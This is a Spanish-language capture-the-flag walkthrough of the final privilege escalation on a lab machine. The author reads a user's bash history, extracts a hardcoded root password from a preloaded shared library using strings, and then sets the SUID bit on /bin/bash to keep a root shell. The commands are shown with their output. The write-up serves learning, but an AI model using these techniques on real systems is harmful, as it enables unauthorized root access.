Leyendo Historial de Bash y Analizando Biblioteca Compartida (Shared Object) para Escalar Privilegios
Revisando todos los archivos del usuario pepito, veremos que podemos leer su historial de Bash:
pepito@ctf:~$ ls -la
total 52
drwxr-xr-x 6 pepito pepito 4096 nov 23  2024 .
drwxr-xr-x 3 root   root   4096 nov 23  2024 ..
-rw------- 1 pepito pepito 2178 nov 23  2024 .bash_history
-rw-r--r-- 1 pepito pepito  220 nov 16  2024 .bash_logout
-rwxr-xr-x 1 root   root    758 nov 23  2024 .bash_profile
-rw-r--r-- 1 pepito pepito 3801 nov 23  2024 .bashrc
drwx------ 2 pepito pepito 4096 nov 16  2024 .cache
drwxr-xr-x 3 root   root   4096 nov 18  2024 .config
drwx------ 3 pepito pepito 4096 nov 18  2024 .gnupg
-rw-r--r-- 1 root   root      0 nov 18  2024 .hushlogin
-rw-r--r-- 1 root   root    225 nov 23  2024 leeme.txt.gpg
-rw-r--r-- 1 pepito pepito  807 nov 16  2024 .profile
drwx------ 2 pepito pepito 4096 nov 16  2024 .ssh
-rw-r--r-- 1 pepito pepito   36 nov 23  2024 user.txt
Al leerlo, veremos varias cosillas interesantes; principalmente veremos que hace referencia al siguiente archivo:
pepito@ctf:~$ cat .bash_history
ls -la /etc/ld.so.preload
cat /etc/ld.so.preload
Si vemos los permisos de ese archivo, veremos que le pertenece al Root, pero al leerlo, hace referencia a otro archivo que igual pertenece al Root y que tenemos el permiso para poder ejecutarlo:
pepito@ctf:~$ ls -la /etc/ld.so.preload
-rw-r--r-- 1 root root 21 nov 23  2024 /etc/ld.so.preload
pepito@ctf:~$ cat /etc/ld.so.preload
/lib/libscaperoom.so
pepito@ctf:~$ ls -la /lib/libscaperoom.so
-rwxr-xr-x 1 root root 16912 nov 23  2024 /lib/libscaperoom.so
Investiguemos primero de qué van estos dos archivos:
| Archivo ld.so |
|---|
| Es un archivo especial en Linux relacionado con el dynamic linker/loader (ld.so). Le indica al sistema que cargue ciertas bibliotecas compartidas (.so) antes que cualquier otra librería cuando se ejecuta un programa dinámico. |
| Archivo Share Object (.so) |
|---|
| Un archivo .so es una Shared Object Library, equivalente a una DLL en Windows. Permite sobrescribir funciones, interceptar llamadas del sistema y modificar comportamiento de programas. |
Prácticamente, el archivo /etc/ld.so.preload carga la biblioteca compartida /lib/libscaperoom.so para ejecutar una acción.
En el historial también veremos lo siguiente:
strings /lib/libscaperoom.so | grep -i "**********"
strings /lib/libscaperoom.so | grep -i "secret"
strings /lib/libscaperoom.so
su
whoami
Parece que leyó el contenido de esa biblioteca y buscó una cadena de caracteres, para después autenticarse como Root y aplicar un whoami. Presiento que esa cadena puede ser una contraseña.
Vamos a repetir esos mismos pasos. Primero usemos strings para ver el contenido de la librería /lib/libscaperoom.so:
pepito@ctf:~$ strings /lib/libscaperoom.so
__gmon_start__
_ITM_deregisterTMCloneTable
_ITM_registerTMCloneTable
...
...
/proc/%d/comm
**********
[+] Acceso root concedido!
[+] Reloj detenido... Buen trabajo!!!
/bin/systemctl stop apagar_automatico.service
/bin/bash
:*3$"
...
...
Puedes ver que existe la misma cadena.
Probémosla para ver si nos permite autenticarnos como Root:
pepito@ctf:~$ su
Password:
[+] Acceso root concedido!
[+] Reloj detenido... Buen trabajo!!!
root@ctf:~# root
Sí sirvió, somos Root, pero la terminal es un poco extaña.
Para tener un mejor control, podemos asignarle permisos SUID a la Bash y luego usarla con privilegios para tener una sesión más estable del Root.
# Ejecuta: ls -la /bin/bash
root@ctf:~# root@ctf:~# -rwxr-xr-x 1 root root 1183448 abr 18  2022 /bin/bash
# Ejecuta: chmod u+s /bin/bash y luego ls -la /bin/bash
root@ctf:~# root@ctf:~# -rwsr-xr-x 1 root root 1183448 abr 18  2022 /bin/bash
root@ctf:~# exit
pepito@ctf:~$ ls -la /bin/bash
-rwsr-xr-x 1 root root 1183448 abr 18  2022 /bin/bash
pepito@ctf:~$ bash -p
bash-5.0# whoami
root
Aun así, podemos leer la última flag que está en la ruta /root/root.txt:
bash-5.0# cat root.txt
==================================================
¡ENHORABUENA, INTRÉPIDO HACKER!

Has logrado superar todos los desafíos y escapar de esta sala virtual. El tiempo no fue tu enemigo,
sino tu aliado, y cada decisión te ha llevado hasta este momento.

La clave para tu victoria es:

**********

Esta flag es el símbolo de tu éxito y la prueba de que has alcanzado el nivel más alto de este reto.
Guarda este logro con orgullo, pues no todos pueden llegar tan lejos.

Recuerda:
- Cada pista que descifraste fue una lección valiosa.
- Cada error que cometiste, una oportunidad de crecer.
- Cada éxito, un paso más hacia el dominio.

Esto no es el final, sino el comienzo de nuevos desafíos. ¿Estás preparado para lo que viene?

¡Nos vemos en el próximo reto, donde tu ingenio será puesto a prueba una vez más!

==================================================
Y con esto, terminamos la máquina.